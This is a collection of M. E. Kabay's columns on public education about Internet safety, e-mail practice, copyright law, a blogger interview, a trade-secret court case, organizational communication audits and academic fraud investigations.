believed that they won a European lottery that they did not enter or that the daughter of an African dictator would actually share millions of dollars of ill-gotten gains with them in return for their bank account number. “How could anyone be so STUPID?” they will ask scornfully.

In the meantime, as a contribution to making Internet safety part of common sense, in my next column, I’ll publish the notes I distributed a few weeks ago about safe socializing via the Internet.

* * *

Readers interested in more discussion of technology and social norms may enjoy the paper “Totem and Taboo in Cyberspace: Integrating Technology into our Moral Universe” < http://www.mekabay.com/ethics/totem_taboo_cyber.pdf > which I originally wrote for the 17th National Computer Security Conference in October 1994.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Get Out There and Teach (2): Socializing Safely Via the Internet

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In my last column, I exhorted readers to contribute to integrating cyberspace into our young people's moral universe by getting out into their communities and speaking about Internet safety and other matters of interest.

Today's column consists of the notes I distributed at the first of four public discussions on such topics at the Brown Public Library< http://www.brownpubliclibrary.org/ > in Northfield< http://www.northfield-vt.gov/ >, Vermont,< http://www.vermont.gov/portal/ >. In no sense should anyone think of these as comprehensive; they were just talking points that I thought would interest participants for an hour-long discussion. I hope that readers will find them useful enough to share with their families and especially as a basis for discussion with young people.

1. Parents, think carefully about how early you should allow your children to have unsupervised access to the Internet. Putting the family computer in the living room until kids are in their early teens can make a lot of sense to keep children from become involved with content and people you would disapprove of without giving you a chance to talk to them about your values.

2. Think you are anonymous because you use a smart handle like "CleverStudentinVermont?" Think again. You may not sign your name to what you post, but with enough effort by investigators, you can usually be tracked down through the details of your Internet connections.

3. Anything you post or write online may be permanently available to anyone, anytime: so think before you post. Ask yourself the following questions before hitting SEND – and if you answer YES to any of the following, don't post!

4. Would you be ashamed to have your message / photograph / comment publicized in your hometown newspaper?

5. Would you be unhappy about having your employer / family / spouse / children / parents reading / looking at what you posted?

6. Are you posting evidence of a illegal activities (e.g., under-age drinking, assault, vandalism)?

7. If you are a young person below 18 years of age, try to imagine that your concepts of privacy may change as you get older.

8. If you are younger than 18 years old, sending cute pictures to your friends via cell phone is OK, but that doesn't mean it's a good idea to send pictures of yourself stark naked – that's called sexting and it is classified as child pornography. Making, storing and transmitting child pornography are all federal felonies – crimes with serious jail time.

9. Online dating has its risks: how do you know that the attractive person on the other end of the instant-messaging session or e-mail link is who (s)he says (s)he is? Or what gender, age, financial situation, and criminal record really apply to "Bobbi?"

10. Never arrange to meet someone in private and alone whom you've known only through the Internet. Always meet in a public place and make sure they know you will bring along a friend and that you are telling other people where you are going and whom you are meeting.

11. Parents and children must be on guard against abuse by pedophiles, who have referred to the Internet as a shopping center for their perversion. Some classic signs of child entrapment by pedophiles:

12. Establishing an attractive image as a slightly older friend or substitute parent;

13. Working on making the victim separated from and increasingly hostile towards their own family while increasing dependence on the abuser;

14. Breaking down conventional limits on sexuality by asking for more and more deviant requests such as increasingly intimate photographs, poses and items; and

15. Asking for and then demanding an isolated meeting and physical contact.

16. Parents should their kids to tell them at once if any Internet contact tries to keep their communications secret from the parents.

Anyone interested in using these notes verbatim or with modifications should feel free to do so without having to ask me for permission; I'm delighted to make all my teaching materials freely available to anyone provided that they are neither posted on a public Website nor sold.

Get Out There and Teach (3): Using E-mail Safely and Well

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In recent columns, I've been posting notes for public discussions on topics of Internet safety and appropriate behavior held at the Brown Public Library< http://www.brownpubliclibrary.org/ > in Northfield< http://www.northfield-vt.gov/ >, Vermont,< http://www.vermont.gov/portal/ >. Today's column is the one-pager I distributed at the second of the discussions, which dealt with a few key points about using e-mail effectively and safely. Many of the points were drawn from articles originally published in this column over several years and collected in "Using E-mail Safely and Well"< http://www.mekabay.com/infosecmgmt/emailsec.pdf > which is freely available for distribution (but not for re-posting on public Web sites).

I hope that readers will find the suggested discussion topics useful in their families, offices and

1. If you are writing professionally using e-mail, apply the same standards of content and style that you would in any other professional communication.

2. If you use formatted e-mail (HTML-formatted messages), you cannot count on having the received message look exactly like the message you sent: fonts, sizes and layout may vary by recipient. If you want complete control over appearance, send an Acrobat PDF file.

3. Do not use REPLY ALL as your default method of replying to mail; use REPLY so your reply goes only to the sender unless you specifically want to reach everyone on the visible distribution lists in the TO and CC fields.

4. Don't put a distribution list into the TO or CC fields unless everyone in those fields should receive a reply from anyone who hits REPLY ALL. Instead, use BCC to conceal the distribution list unless you specifically want it to be known to all recipients.

5. Don't REPLY ALL to a previous message as a quick way of generating a new message, especially if you have confidential information in your text – you may reach people you don't want to reach! Instead, learn to use the mailing list functions of your e-mail software and choose the exact list of recipients appropriate for each message.

6. Don't put crucial information into the middle of an e-mail message with other topics. Put action items or other important information into e-mail with one topic per message.

7. Use clear, descriptive subject lines for every e-mail message. In particular, don't put new topics in the REPLY to an old message stream.

8. Do not open e-mail messages from complete strangers unless you are a public figure.

9. Do not open attachments from anyone unless you are expecting them; if you are in doubt when you receive a cryptic message from someone you know that has an attachment, ask them if they actually sent it and what it is.

10. Discard all messages that warn you of terrible things but have no specific date or source, that urge you to send them to everyone you know, or which promise you money for nothing.

11. Delete all messages from strangers which ask you for help supposedly from people who have stolen large amounts of money and want to share it with you or which tell you that you have won lotteries (it is illegal in the USA to participate in overseas lotteries!). These are all scams.

12. Do not forward warnings about anything – especially warnings about stuff you don't have any technical knowledge about – unless you personally take the responsibility to check the accuracy of the information; e.g., look up the keywords on snopes.com before even thinking of hitting FORWARD. Do not send virus warnings to anyone, ever: it's not your business and such warnings are useless.

13. Install a well-known antivirus package on your system and pay the annual license fee to keep it current. Let it update itself as often as it wants – daily is good, hourly is better. Schedule a full system scan at least once a week and be sure that the product checks all files every time they are opened.

14. If you do forward a message, delete the useless FROM: TO: SUBJECT: headers so that your recipients won't have to wade through pages of junk before they get to the information you found interesting, funny or useful.

For improving awareness among employees and for inclusion in video collections of libraries, I recommend the Commonwealth Films videos, "The Plugged-In Mailbox"< http://commonwealthfilms.com/s/3_29_39.asp > and "Get.Net.Smart" < http://commonwealthfilms.com/s/3_29_21.asp > which are also reviewed on my Web site.< http://www.mekabay.com/infosecmgmt/videos/index.htm >

Anyone interested in using these notes verbatim or with modifications should feel free to do so without having to ask me for permission; I'm delighted to make all my teaching materials freely available to anyone provided that they are neither posted on a public Website nor sold.

Doing the Right Thing on The 'Net:
Some practical guidelines for legal use of the Internet

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the third in a series of four columns based on the one-page notes given participants in public discussions of Internet safety held at the at the Brown Public Library< http://www.brownpubliclibrary.org/ > in Northfield< http://www.northfield-vt.gov/ >, Vermont,< http://www.vermont.gov/portal/ >.

Today's notes, which you are welcome to use freely in your own work or for your community groups, family and friends, touch on some of the legal constraints on what you should and should not be doing on the Internet if you want to stay out of trouble. I hope that readers will go out into their communities and get involved in teaching beginners (young and old) about Internet safety and how to behave properly when using electronic communications media.

1. *Copyright*: anything you create yourself is automatically protected by copyright law and belongs exclusively to you – unless you give away or sell your copyright.

2. Some *social networking and photography sites* claim copyright to anything/everything you post there; think about it before you post.

3. You can increase protection of your creative output by including "Copyright © yyyy <yourname>. All rights reserved." (where yyyy is the year) at the bottom of every page or on all images. You don't need to pay for a *registered* copyright on your material but you may decide to do so if your ideas/production are worth protecting strongly. You can have your work notarized (often for free) and then mail it to yourself at the local Post Office using registered mail with proof of delivery.

4. Don't reproduce *other people's* copyrighted materials without their written permission. That means you must not post or technically even e-mail someone else's writing / drawing / photography / video without their express permission. E.g., if you want to forward someone's private e-mail message, *ask them for permission first.*

5. Trademarks (TM, ®) indicate symbols (and possibly words) that you *may not use without permission.* You may *not* include trademarked logos on your Web site or in your e-mail messages, images, or videos without written permission of the trademark holder.

6. *Trade secrets* are protected under law: if you find out something secret about a new product or process, *don't post it in public without permission* or you may be sued for damages.

7. Music is protected under copyright. Don't post or use other people's musical output in any public materials without expression permission (usually obtained by paying a fee to the Copyright Clearance Center < http://www.copyright.com/ >).

8. Before downloading music from the Internet, check to be sure that the Web site you are visiting is a lawful one, not a pirate site. Downloading music illegally can bring serious legal and monetary penalties.

9. Don't share copies of music you have bought; almost all of it is copyright-protected and may *not* legally be copied and distributed to others without a license.

10. *Pictures* and *drawings* are protected under copyright. Even if an image is posted on a Web site, you must not simply use it in your own work / lectures / Web pages without permission: *ask.* Many copyright owners are happy to give permission if you indicate the ownership of the work and include the fact that you are using it by permission.

11. *Videos* are protected under copyright. Don't post or transmit someone else's video without the copyright-holder's permission – especially if it is movie from a commercial studio.

12. *Commercial software* (not freeware) may *not* legally be copied and shared without payment to the copyright holders. Read the End User License Agreement to be sure you understand exactly what you are allowed to do with software.

13. *Pornography* is protected under the First Amendment in the US; if you own the copyright to the pornographic imagery/music/words, you can do what you want with it (and take the social consequences).

14. *Obscenity* is *not protected* under the First Amendment. Obscenity is (vaguely) defined as material having no socially, artistically or intellectually redeeming value and which offends (local) conventional standards of decency (in the USA, especially in terms of sexuality). "Local" is difficult to define in the age of the Internet.

15. *Child pornography* is any visual representation of underage (in the USA, generally under 18 years of age) children engaged in sexual positions, situations or actions. Making, storing and transmitting child pornography are felonies in the USA. There is still some question about the legality of child pornography created using digital modifications of images not involving real children.

16. *Defamation* is anything that puts someone in a false light. Spoken defamation is *slander*; written or pictorial defamation are *libel*. All may incur civil lawsuits for damages. Truth is a defense against an accusation of defamation but the truth must be proven in court to avoid an adverse judgement.

17. *Cyberbullying* consists of using electronic means to intimidate and humiliate a victim. Cyberbullies have used phones, e-mail, instant messaging, discussion boards, and pictures on

Web sites, and phones to harass their victims. Teach your kids about cyberbullying – not to do it and to report it to you at once if it happens to them.

18. *Cyberstalking* is scary surveillance and harassment through electronic means. Contact your local police! Some cyberstalkers have murdered their victims. See < http://www.haltabuse.org/ > for good information about defending yourselves.

19. *Criminal hackers* break into other people's computers and networks without permission. *Malware writers* create harmful software. They are breaking US federal laws and can go to jail for many years.

20. *Spammers* (people who send out large volumes of unsolicited commercial e-mail) have also been convicted of federal crimes and fined millions of dollars in penalties. Don't send spam or reply to spam and never buy anything from or send any money to spammers.

The Firewall:
Interview with Blogger Daniel Kennedy (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Daniel Kennedy, MSIA, graduated from the Master of Science in Information Assurance< http://infoassurance.norwich.edu/ > program in the School of Graduate Studies< http://graduate.norwich.edu/ > of Norwich University< http://www.norwich.edu/ > in 2008. He has recently become a contributor to an interesting, thoughtful and valuable blog at *Forbes Online*< http://blogs.forbes.com/firewall/ > and I interviewed him recently about his new project. This is the first of a two-part interview.

* * *

What prompted you to create join the Forbes security blog?

Becoming a contributor for *Forbes Online* was born out of creating the blog PraetorianPrefect< http://praetorianprefect.com/ > last year. On that blog, we (myself and two partners) wanted to create content that would tell a more in-depth and technical story than most blogs, as well as to go after some sacred cows in the information security space, because that was the type of blog we enjoyed and where we sit professionally at Praetorian Security Group (creating an intersection between extremely technically oriented research and the management consulting practices of information security).

I received the Forbes invitation following a nomination for Security Blog of the Year< https://365.rsaconference.com/blogs/security-blogger-meetup/2010/01/29/envelope-please-and-the-winners-are > at the RSA Conference for PraetorianPrefect, after which a Forbes writer became a regular reader of our blog.

The Forbes Firewall content is largely meant to be, in the words of the editor Andrew Greenberg, short, smart, and not overly technical. My goal is to relate current stories in information security to the everyday challenges facing people in companies, universities, and government agencies. "Why did this event occur?" and "What might have prevented or mitigated its negative effects?" are the types of questions I intend to provide some analysis on for reader thought and discussion.

Whom are you writing for (what's your intended audience)?

We are writing primarily for security and IT executives and practitioners, but we want to be useful to anyone who wants to develop a greater understanding of the issues faced in information security. For example, the recent scareware article< http://blogs.forbes.com/firewall/2010/03/16/the-proliferation-of-scareware-hits-home/ > is written in a style that can appeal to family members of Firewall's readers to help protect non-technical people from these scams. I hope it gets forwarded around a bit by Firewall readers.

In general, I hope the content will be useful to people with differing areas of expertise.

What would you like readers to be able to do – or to do better – after they read your columns?

I'd really like them to ask more questions about what's happening around them. Before they hire a vendor, demand answers as to how personal data is protected. Before installing a specialty vendor product, ask about the last time it underwent a security test and to see the results. I want readers to understand that security breaches are serious events and require professional evaluation of what has happened, both from a due care standpoint as well as a regulatory one.

Basically, I hope the blog can help to reduce the number of people treating information security concerns as an afterthought and who minimize its importance. The gap between those who have their act together and those who do not is an enormous chasm.

More in the next column.

The Firewall:
Interview with Blogger Daniel Kennedy (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of two parts of an interview with Daniel Kennedy, MSIA, who graduated from the Master of Science in Information Assurance< http://infoassurance.norwich.edu/ > program in the School of Graduate Studies< http://graduate.norwich.edu/ > of Norwich University< http://www.norwich.edu/ > in 2008. He has recently become a contributor to an interesting, thoughtful and valuable blog at *Forbes Online*< http://blogs.forbes.com/firewall/ > and I interviewed him recently about his new project.

* * *

What do you think your focus will be in the coming months?

I'm still finding my voice on this Web site, but my primary focus will be on what I think is most missing: fundamental security strategy within companies and its effective execution. I am very much in favor of the capabilities new and innovative products can provide, but I find their implementation in many organizations is haphazard; the products lead the implementation calendar rather than allowing internal teams to find the right products that fit into an overall, strategy that prioritize the rollout of its component parts.

For example, there are organizations which provide privileged access to all users and have no Web filtering, yet they are asking about high end data leakage protection (DLP) products< http://www.networkworld.com/community/node/23754 >. Companies may have no patch management< http://www.mekabay.com/courses/academic/norwich/is342/is342_lectures/csh5_ch40_patches.pdf > and no validation of their anti-virus, yet they want to discuss high end log review security information and event management (SIEM)< http://www.networkworld.com/news/tech/2009/031909-tech-update.html > products. Many companies are not doing intrusion detection< http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch27_ids_ips.pdf > at all, doing it in baffling ways, or outsourcing it to providers who aren't actually monitoring anything. In most cases all of these things should be part of a strategy, but more complex projects will only be successful if built on a foundation of getting the basics right.

Those basics involve the somewhat less sexy implementation of security policies< http://www.mekabay.com/courses/academic/norwich/is342/is342_lectures/csh5_ch44_security_policy_guidelines.pdf >, awareness programs< http://www.mekabay.com/courses/academic/norwich/is342/is342_lectures/csh5_ch49_security_awareness.pdf >, communication plans< http://www.mekabay.com/courses/academic/norwich/is342/is342_lectures/csh5_ch56_csirts.pdf >, and other aspects of information security programs that people try to run from because they are uncomfortable, they involve the entire organization, and they require putting oneself 'out there'.

So there are security teams looking busy but crippled by the lack of organizational power afforded them in the environment they're in and by the inability to set their own reasonable agenda, and thus not advancing the state of security within their organizations. There are people responsible for information security in different areas of the enterprise, but organizationally its implemented such that there is no central strategic leadership in the form of a CISO. I hope I will support these teams by showing that many security events that get highlighted in the media are not caused by some especially advanced attacker but rather by exploiting simple, fixable and preventable vulnerabilities. And even when the attack is advanced, that in many cases the incident response, forensics response, and corporate handling of the event left room for improvement.

How are you finding the experience of writing regularly for public consumption?

It is difficult, both from the perspective of clearing time to write and in trying to create content that is meaningful without appearing to sell something, parrot back old content, or publish unsubstantiated personal opinions without a relevant story from experience or an observed condition.

I got back into writing seriously while in the Masters of Science in Information Assurance program< http://infoassurance.norwich.edu/ > up at Norwich University< http://www.norwich.edu > in Vermont, which had as part of its curriculum a demanding schedule of writing security papers as well as a strict evaluation of that writing. That training made creating 1,000 word essays easier.

That said, putting ideas before the public, especially controversial ideas, and seeing how people react is interesting. When publishing on a Web site, one does receive comments that are not well thought out or are just silly, but sifting through user responses is always made worthwhile when you hit upon someone who posts a reaction that requires you either to defend your position more effectively or to radically reassess the way you've been approaching a topic.

Michael Powell Gives Home Depot the Finger (Guard): Trade Secret Theft Punished by Court

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I recently led a three-hour workshop on intellectual property law developments in the last year to the graduating students of the class of 2010 Master of Science in Information Assurance (MSIA) program< http://infoassurance.norwich.edu/ > at Norwich University. One of the most startling cases – not the kind of adjective one expects to use when reviewing intellectual property issues – was the case of Michael Powell vs Home Depot.

Inventor Michael Powell< http://www.palmbeachpost.com/news/after-winning-23-9-million-verdict-against-home-752093.html?cxntlid=cmg_cntnt_rss > had a 20-year relationship with Home Depot< http://www.homedepot.com >. In 2004, he brought the prototype of his then-unpatented finger-guard for protecting workers from radial saws to the company to help reduce injuries when cutting wood for customers. He was shocked when Home Depot simply stole his design and manufactured thousands of the devices for their own use without payment. < http://southflorida.bizjournals.com/southflorida/stories/2010/05/10/daily30.html > A Home Depot executive, informed that Powell would sue for theft of trade secrets, said, "(Expletive) Michael Powell. Let him sue us."< http://gizmodo.com/5539322/home-depot-ordered-to-pay-25-million-for-stealing-inventors-safety-gizmo >

In May 2010, U. S. District Judge Daniel Hurley angrily ordered the company to pay the inventor $3M in punitive damages. In March, a jury had ordered a fine of $15M in restitution. The judge also ordered payment of $2.8M in legal fees and $1M a year in interest starting in 2006, the year Powell obtained his patent on the "Safe Hands" device.

The judge's blistering ruling also included severe criticism of Home Depot's attorneys. According to Jane Musgrave of the Palm Beach Post, "He also criticized Home Depot attorneys for their handling of the case, which he described as 'nasty, mean litigation.' For instance, when Powell's attorney asked for records of injuries caused by the saws, Home Depot attorneys handed over 6,000 documents. In a spot check of 2,300 pages, Powell's attorneys found one document that dealt with a saw injury. 'This is the kind of activity that people look at that engenders outright disgust for the legal profession,' Hurley said. 'It is shameful.'" < http://www.palmbeachpost.com/news/home-depot-called-arrogant-ordered-to-pay-ex-680890.html >

Total settlement: $23.9M. Original bill if Home Depot had paid the inventor his asking price in 2004: $4M.

Loss of business resulting from the disgust customers will feel at Home Depot's executives' behavior: incalculable.

Morals of this story: (1) People shouldn't steal other people's ideas; (2) Arrogance and nastiness actually do sometimes get their comeuppance.

On a related note, Home Depot stores in Manhattan were among those found by undercover investigators< http://www.nydailynews.com/news/ny_crime/2010/06/17/2010-06-

17_investigators_go_undercover_at_home_depot_eastern_mountain_sports_to_rid_nyc_of_.html > to be selling illegal switch blades< http://www.antiqueamericanswitchblades.com/ > and gravity knives< http://www.ehow.com/how-does_4578586_what-gravity-knife.html >.

(Expletive) you indeed.

Check Your Public Face:
Carry Out Routine Internal Audits of Communications

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Everyone has received robocalls and hang-up calls (call abandonment), right? You are in the middle of dinner with the family, the phone rings, you pick it up, and – nothing. Sometimes you actually do hear a recorded message, sometimes you get a harried telemarketer trying to get you to give a donation to some cause or to spend money on some item, but sometimes you just hear a click as the call is dropped.

Michael Cooney wrote about the problem in a column back in August 2008< http://www.networkworld.com/community/node/31211 > where he reported that the Federal Trade Commission was adjusting its Telemarketing Sales Rule to (a) stop unsolicited commercial robocalls and (b) mandate a 97% completion rates on all calls placed using predictive dialing (Cooney explained, "Predictive dialers place calls in anticipation that a salesperson will become available by the time one of the numbers called is answered.")

In the days before I wrote this article, I started getting several calls from a non-profit educational institution I have supported for many years. Each call was a hang-up, so, out of concern for their reputation, I called their main number to report the problem. I listened to their menu options and pressed 7 to reach the Public Relations department so I could let them know that hanging up on donors is not cool and not likely to increase or even maintain their level of donations.

To my astonishment, the line to which "7" directed me had the following response message: "This is -----. As of December 31, 2008, I will no longer be working at the -----. Please call ---- at extension 307."

Good heavens! This respected institution has an inappropriate phone message over 18 months old on its Public Relations line??

The incident reminded me of some of the principles I teach in consulting and in academic courses. Just as we should routinely check our security measures using vulnerability assessment tools and methods, we must check all aspects of our public face to ensure that we are presenting precisely what we want to present to visitors, customers, potential customers, and donors.

Here are some ideas for what you can start checking today at your place of business:

1. Web site
    a. Run a broken link analysis. Web design tools such as Dreamweaver < http://www.adobe.com/products/dreamweaver/ > all provide automatic tools for scanning all the source files in the Web site repository for broken internal links; most also provide checks for broken external links. You can also use the excellent Link Sleuth< http://home.snafu.de/tilman/xenulink.html > from Xenu for checking link integrity.
    b. Check the currency of the information you are showing the public. Are the phone numbers correct? Names of people in specific positions? Names and biographies of officers? Product lines? Prices? Regulations? Publications? Sponsors?

2. E-mail system
    a. Does everyone who is currently working at the organization have a proper e-mail address?
    b. Are all the e-mail addresses currently on the system actually assigned to current employees or other authorized, intended users?
    c. Are there any automatic forwarding instructions on the system that violate corporate policy (e.g., forbidding corporate e-mail to be forwarded to private e-mail addresses)?
    d. Are all the distribution lists (i) complete and (ii) correct? Specifically, are there any addresses in the lists which are out of date by referring to staff members who have changed their roles and are no longer appropriate for that particular list? Are there any ectopic addresses such as those of outsiders who should not be receiving confidential information at all?
3. Telephone system
    a. Is the message that an outside caller receives correct, professional and up to date?
    b. Does the list of menu choices reflect known statistics about the frequency of calls to specific functions (the most frequently called services should be earlier in the list)?
    c. Do the phone numbers associated with each of the menu items match the current roles and responsibilities of the people fielding those calls?
    d. Are there measures in place to handle absences? For example, do people know how to forward their phone calls automatically to their backups so that callers immediately reach the appropriate employee when calling in from the outside?
    e. Are the answer messages on every extension (a) clear and professional; (b) friendly; (c) useful for the caller; (d) up to date?
    f. If robocalls are in use, is there a specific team assigned to monitor the frequency of hang-up calls? Does the team monitor repeat hang-ups to specific numbers to stop the robocalls to those numbers after a defined limit?
4. Fax lines
    a. Are the fax headers complete on all outgoing faxes? Do they include the correct contact information and organization name?
    b. Are the fax systems identifying themselves correctly to inbound callers?
5. Letterhead and envelopes
    a. Is the information such as addresses, divisions and so on correct on letterhead, notes, and envelopes?
    b. Are the brand names, and trademarks correct on all paper products?

We should all be scheduling routine internal audits of these issues as a matter of course.

Boring, but better to fix the problems before they become embarrassing.

* * *

Fraudulent Term Papers:
A Breach of Authenticity

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Authenticity is one of the six fundamental attributes of information (the Parkerian Hexad – see "Crime, Use of Computers In< http://www.mekabay.com/overviews/crime_use_of_computers_in.pdf > from the *Encyclopedia of Information Systems*< http://www.amazon.com/Encyclopedia-Information-Systems-Four-Set/dp/0122272404 >) that we strive to protect through information assurance. Submitting a term paper to a teacher as fulfillment of an academic requirement when the paper has been written to order by a ghost writer is a breach of authenticity as described by Donn B. Parker in his writings (see for example Chapter 10 of *Fighting Computer Crime: A New Framework for Protecting Information*< http://www.amazon.com/Fighting-Computer-Crime-Protecting-Information/dp/0471163783 >).

Type "custom written term papers" into a search engine and you will get millions of hits (2,670,000 on Google in late June 2010). The criminals who run these *paper mills* are completely unabashed by their contribution to academic dishonesty: they use advertising phrases like "100% plagiarism free, fully referenced, free unlimited amendments & guaranteed privacy." Their Web sites have pull-down menus for ordering fraudulent essays of different academic levels (high school, university, masters, doctorate), number of pages and words, bibliographic style (APA, MLA, Chicago and so on), and language style (US English, UK English and even "not a native speaker"). Costs are around $10/page.

For professors receiving these fraudulently purchased papers, there's a real problem proving the fraud. The papers really aren't plagiarized: they are written to order and they are unique. They don't appear on the Web and therefore cannot be located using such text-oriented plagiarism-detection engines as DOCCOP.COM< http://www.doccop.com >; because they are new, they are not in the database of student papers maintained by TURNITIN.COM< http://turnitin.com/static/index.html >.

Why should anyone care? More particularly, why should readers of this column care?

In the academic community, presenting someone else's work as one's own – whether through plagiarism or by having a paper ghost-written – is viewed with visceral horror. The point of having students write term papers is to help them learn; buying a paper written to order is such a subversion of the process that it is nauseating. Then too, grading a student's paper should be a dialog in which the instructor shares constructive insights with the student to improve the student's reasoning and writing skills; expending energy on the wrong person's work is at least frustrating.

But for non-academic readers, just consider the implications of hiring someone who had cheated his way through a college degree: would you be happy having such a person in your team? The most fundamental problem is the employee's lack of honesty. If she is willing to cheat to get a degree, what is she willing to do to *you* to get ahead? If he misrepresented his academic qualifications by claiming a degree he did not earn, what else is he lying about? If she considers

ethics, rules and laws to be so unimportant, what would stop her from selling your trade secrets to the highest bidder? If he's willing to present someone else's work as his own in school, what will stop him from stealing – plagiarizing – other people's materials and getting your organization into deep legal trouble when the theft is found out?

It's a bad business.

In my next columns, I'll tell you about two cases of student plagiarism.

Essay Forensics:
The German Caper

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I recently had the unpleasant duty of reporting one of my undergraduate students to the Norwich University Academic Integrity Committee (AIC) for suspected academic dishonesty. In this report, without compromising the student's identity (something forbidden by the Family Educational Rights and Privacy Act or FERPA < http://www2.ed.gov/policy/gen/guid/fpco/ferpa/index.html >), I want to show academic readers the investigative procedure that resulted in conviction of the student by the AIC and a resulting grade of F on his entire course.

The first clue that there was something wrong was the gut-level sense that the writing I received in the final draft of the student's term paper on April 28, 2010 was not his own. I went back to his first draft and his second draft and reread his responses to quizzes and the mid-term exam; not one of these documents resembled the final paper in style. The earlier work was riddled with grammatical errors, sentence fragments, unclear assertions, and disorganized presentation of a mishmash of apparently undigested information. The final paper was well organized, well written, and exhaustively documented.

Another issue that struck me was that the last paragraph of the final version actually did resemble the original drafts – and it was printed in a point size (11) different from that of the rest of the paper (12).

Next, I examined the references in the paper. About 18 of them lacked specific page numbers or URLs, so I went to the Kreitzberg University Library and searched for them in the collection and in the electronic resources. No luck. The only references to them via search engines on the Web were to a few fragmentary extracts with only a few pages in Google Books< http://books.google.com/ >. I asked the Reference Librarian to check whether *anyone* (not the specific names of borrowers) had received any of these missing texts using interlibrary loans; no one had in the period from January through May 2010.

One of the references was to a German-language text. In the bibliography, the student left the following note: "Unless you have begun reading in German, you might want to explain this." That was, um, odd.

I also examined the metadata in the Word documents submitted by the students by using the free Metadata Analyzer< http://www.smartpctools.com/metadata/ > from Smart PC Solutions< http://www.smartpctools.com/about.html >. The tool showed inconclusive results; the author field for the first draft had the student's former girlfriend (according to him, he wrote it on her computer); the author of the second draft was "profiletest" (which I was unable to tie to anything significant using a Google search) and the author of the third (final) draft was "image_add" (also inconclusive in a search).

During the AIC hearing, I asked the student for the specific pages and URLs for the incomplete references; he was unable to supply them, claiming he had not recorded any of these details. When asked the meaning of the phrase about explaining the German text, he could not respond

coherently. Asked (in German) how he came to read such a large history book (it is 889 pages long according to the snippet in Google< http://books.google.com/books?id=NMBmAAAAMAAJ&q=Repgen+Bosbach&dq=Repgen+Bosbach&hl=en&ei=aYAaTJqhMYrgNbTzmLsF&sa=X&oi=book_result&ct=result&resnum=7&ved=0CEAQ6AEwBg >), he responded that he does not speak German. Well, I asked, how did you read the book to be able to reference it in your work? He said he read a translation (there is no such translation: I checked). He asked if I was aware of translation engines such as Google Translate< http://translate.google.com/ >; but, I asked, how could he have known which pages to translate if he doesn't read German? He said he translated the entire book (although it is NOT available in its entirety online).

Other professors asked questions I had not thought about.

One perspicacious professor asked why the drafts were so different from the final version; the student said he worked for three weeks solid on the final version. Another professor asked why, in that case, he had submitted the second draft on April 25 and the final draft on April 28. Oh, said the student, he meant he spent three days on the work. Then a professor instructed the student as follows: "I am going to ask you a question and I want you to answer immediately, without delay or hesitation and without time to consult anything. Do you understand?" "Yes," said the student. "What was Giordano Bruno accused of?" said the professor, naming a central figure discussed in the paper. There was a long pause, and the student asked in apparent puzzlement, "Bruno?" That was enough for the professor (and the rest of the Committee).

The AIC voted unanimously to rule against the student and I gave him an F grade for the course.

One of the most unfortunate features of a free market is that criminals use the free market for criminal activities. We may as well recognize the fact and respond by increasing the costs of their fraud through prosecution and punishment. I would like to see more states passing and enforcing legislation prosecuting firms which write term papers on contract. In addition, I would like schools and universities to launch civil torts against the students who submit such fraudulent work for recovery of damages to recompense faculty and staff for the waste of time incurred in investigating this kind of crap.

GRRRRR.

* * *

Academic Fraud:
The Biology Lab & The French Paper

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

After I sent in the last two articles about papers-for-purchase, I remembered a couple of stories that might amuse readers even though they are far from the normal course of discussion of network and enterprise security. Consider these two simply as amusing stories of fraudsters caught in their own lies and as a little break from the serious stuff I usually write about.

The first case occurred when I was a graduate student working in the laboratory of a distinguished scientist. There were always several graduate students under his direction working on doctoral thesis research, and one of them who arrived a couple of years into my time there was a very nice fellow whom I will call Hank (of course I'm masking all the details). Hank and his wife were lovely people and I thoroughly enjoyed getting to know them. They were honest, hard-working mid-westerners and my wife and I liked their sense of humor and their friendly openness.

Hank did excellent work on his research project and was known for his neatness and lack of clutter. We had a lot of glassware in our lab, and the nature of the little fresh-water invertebrates we worked on were very sensitive to contaminants, so we would do mind-numbing routines like washing the glassware in non-ionic detergent, rinsing everything ten times in hot tap water, rinsing it ten time in distilled water and finally rinsing it ten times in double-distilled water (this is where I learned Monty Python by heart – I used to listen to tapes of the British comedians while spending hours on the glassware). Hank was famous for never once breaking anything and for always having his equipment perfectly racked after his experiments.

Yep, neat and tidy: it became evident to our professor that the reason everything was neat and tidy was that Hank was not actually performing any experiments at all. He was making up all the results without the bother of doing the work. He was thrown out of graduate school in disgrace and his wife divorced him shortly thereafter.

Incidentally, if you ever have any questions about the validity of numerical data (e.g., accounting results or quality-control data), there are well-established techniques for identifying made-up or extensively modified data. Forensic accounting< http://www.forensicaccounting.com/ > techniques, which can be applied to experimental data as well, include such techniques as verifying that the digits in the data are randomly distributed (e.g., using goodness of fit tests)< http://www.mekabay.com/methodology/crime_stats_methods.pdf > and tests of independence in the numerical sequences (Markov chaining tests).

* * *

